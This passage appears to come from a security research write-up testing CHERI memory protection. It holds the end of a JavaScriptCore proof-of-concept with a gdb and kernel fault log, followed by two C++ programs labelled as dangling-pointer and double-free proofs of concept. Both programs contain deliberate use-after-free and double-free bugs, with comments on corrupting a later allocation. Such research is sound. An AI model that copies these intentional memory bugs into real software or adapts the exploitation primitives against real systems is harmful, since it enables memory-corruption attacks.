u8primary.set(p12, 0x20)


//this should crash on memcpy, while reading from the Cheri Cap Table
/*

Program received signal SIGPROT, CHERI protection violation
Capability tag fault caused by register c4: 0x1217b3ca0 <_CHERI_CAPABILITY_TABLE_> [rxR,0x120000000-
0x121cc8000].
memcpy (dst0=0x1619e2a70 [rwRW,0x1619e0000-0x1619e8000],
       src0=0x1217b3ca0 <_CHERI_CAPABILITY_TABLE_> [rxR,0x120000000-0x121cc8000],
       length=16)
       at /usr/home/Testadmin/cheri/cheribsd/lib/libc/mips/string/jdw57_memcpy.c:205
205     in /usr/home/Testadmin/cheri/cheribsd/lib/libc/mips/string/jdw57_memcpy.c
(gdb) Aug 22 00:58:41 qemu-cheri128-Testadmin kernel: USER_CHERI_EXCEPTION: pid 768 tid 100054 (jsc),
uid 0: CP2 fault (type 0x32)
Aug 22 00:58:41 qemu-cheri128-Testadmin kernel: Process arguments: /bin/jsc poc2-JaT.js
*/
```

```
u8primary[0x20] = 0;

print(u8worker.slice(0, 0x10))
```

CONCEPT: DANGLING POINTER POC

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

using namespace std;

typedef enum CMD {
	CREATE_A = 0,
	CREATE_B = 1,
	DELETE_A = 2,
	DELETE_B = 3,
	GET_DATA_A = 4,
	GET_DATA_B = 5,
	SET_STRING_B = 6,
	GET_STRING_B = 7,
	EXIT
}CMD;

class A {
public:
	A() {
		this->data = 0x11111111;
	}
	~A() {}

	virtual void getData() { printf("Hey I'm A! this->data == 0x%x\n", this->data); }
	void setData(int data) { this->data = data; }
private:
	int data;
};

class B : A {
public:
	B() {
		this->bData = 0x22222222;
		this->buf = NULL;
	}
	~B() {
		if (this->buf) {
			free(this->buf);
			// should NULL-out this->buf, creata a dangling pointer
		}
	}

	virtual void getData() { printf("Hey I'm B! this->bData == 0x%x \n", this->bData); }

	void getStringData() { printf("B string data == %s\n", this->buf); }

	void setStringData(const char* data, size_t length) {
		// no need to remember the length and worry about OOBs, CHERI will detect it
		if (this->buf == NULL) {
```

```
                        this->buf = new char[length];
                        printf("B->buf allocated @ %p\n", this->buf);
                }
                printf("writing to B->buf == %p\n", (char*)(this->buf));
                memcpy(((char*)this->buf), data, length);
        }

private:
        int bData;
        char* buf;
};

int main(void) {
        A* AInstance = NULL;
        B* BInstance = NULL;

        CMD cmd = CREATE_A;
        while (true) {
                scanf("%d", &cmd);
                switch (cmd) {
                case CREATE_A: {
                        AInstance = new A;
                        printf("created AInstance @ %p\n", AInstance);
                        break;
                }
                case CREATE_B: {
                        BInstance = new B;
                        printf("created BInstance @ %p\n", BInstance);
                        break;
                }
                case DELETE_A: {
                        delete AInstance;
                        printf("deleted AInstance %p\n", AInstance);
                }
                case DELETE_B: {
                        delete BInstance;
                        printf("deleted BInstance @ %p\n", BInstance);
                }
                case GET_DATA_A: {
                        printf("calling AInstance->getData(): --> ");
                        AInstance->getData();
                        break;
                }
                case GET_DATA_B: {
                        printf("calling BInstance->getData(): --> ");
                        BInstance->getData();
                        break;
                }
                case SET_STRING_B: {
                        /* allocate 1 page to make sure the buffer is properly aligned
                                Basically, this will be called twice:
                                        - to allocate a chunk of sizeof(A)
                                        - to use the dangling pointer from previous buffer allocation,
                                                and corrupt the future A allocation
                        */
                        char* tmpbuf = (char*)malloc(0x1000);
                        memset(tmpbuf, 0x0, 0x1000);
                        memcpy(tmpbuf, BInstance, 0x20);
                        BInstance->setStringData(tmpbuf, 0x20);
                        break;
                }
```

```
            case GET_STRING_B: {
                    BInstance->getStringData();
                    break;
            }
            case EXIT: {
                    return 1;
            }
            }
    }

    return 0;
}
```

CONCENT: DOUBLE FREE POC

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

using namespace std;

typedef enum CMD {
       CREATE_A = 0,
       CREATE_B = 1,
       DELETE_A = 2,
       DELETE_B = 3,
       GET_DATA_A = 4,
       GET_DATA_B = 5,
       SET_DATA_B = 6,
       EXIT
}CMD;

class A {
public:
       A() {
              this->data1 = 0x1111111111111111;
              this->data2 = 0x2222222222222222;
       }
       ~A() {}

       virtual long long getData1() { return this->data1; }
       void setData1(long long data) { this->data1 = data; }

       long long getData2() { return this->data2; }
       void setData2(long long data) { this->data2 = data; }
private:
       long long data1;
       long long data2;
};

class B {
public:
       B() {
              this->pData = NULL;
       }
       ~B() {
              if (this->pData) {
                     // if getData() called, this is a double free
```

```
                        printf("free %p\n", this->pData);
                        delete this->pData;
                }
        }

        virtual char* getData() { return this->pData; }
        void setData(char* data, size_t length) {
                if (this->pData == NULL) {
                        this->pData = new char[length];
                        printf("allocated pData @ %p\n", this->pData);
                        memcpy(this->pData, data, length);
                        this->pData[length - 1] = '\x00';
                }
        }
private:
        char* pData;
};

/* add inheritance so A and B will have vtables with capabilities to copy */
class C : A {
public:
        C() { }
        ~C() { }

        virtual long long getData1() { return this->data1; }

private:
        int data1;
};

class D : B {
public:
        D() { }
        ~D() { }

        virtual char* getData() { return this->pData1; }

private:
        char* pData1;
};


int main(void) {
        A* AInstance = NULL;
        B* BInstance = NULL;

        CMD cmd = CREATE_A;
        while (true) {
                scanf("%d", &cmd);
                switch (cmd) {
                case CREATE_A: {
                        AInstance = new A;
                        printf("created AInstance @ %p\n", AInstance);
                        break;
                }
                case CREATE_B: {
                        BInstance = new B;
                        printf("created BInstance @ %p\n", BInstance);
                        break;
                }
                case DELETE_A: {
```

```
				delete AInstance;
				printf("deleted AInstance %p\n", AInstance);
			}
			case DELETE_B: {
				delete BInstance;
				printf("deleted BInstance @ %p\n", BInstance);
				break;
			}
			case GET_DATA_A: {
				printf("AInstance->getData1() == 0x%llx\n", AInstance->getData1());
				break;
			}
			case GET_DATA_B: {
				char* s = BInstance->getData();
				printf("BInstance->getData() == %s\n", s);
				delete s;
				break;
			}
			case SET_DATA_B: {
				char tmpBuf[0x100];
				memset(tmpBuf, 0x0, sizeof(tmpBuf));
				scanf("%s", tmpBuf);
				BInstance->setData(tmpBuf, strlen(tmpBuf));

				break;
			}
			case EXIT: {
				return 1;
			}
			}
	}

	return 0;
}
```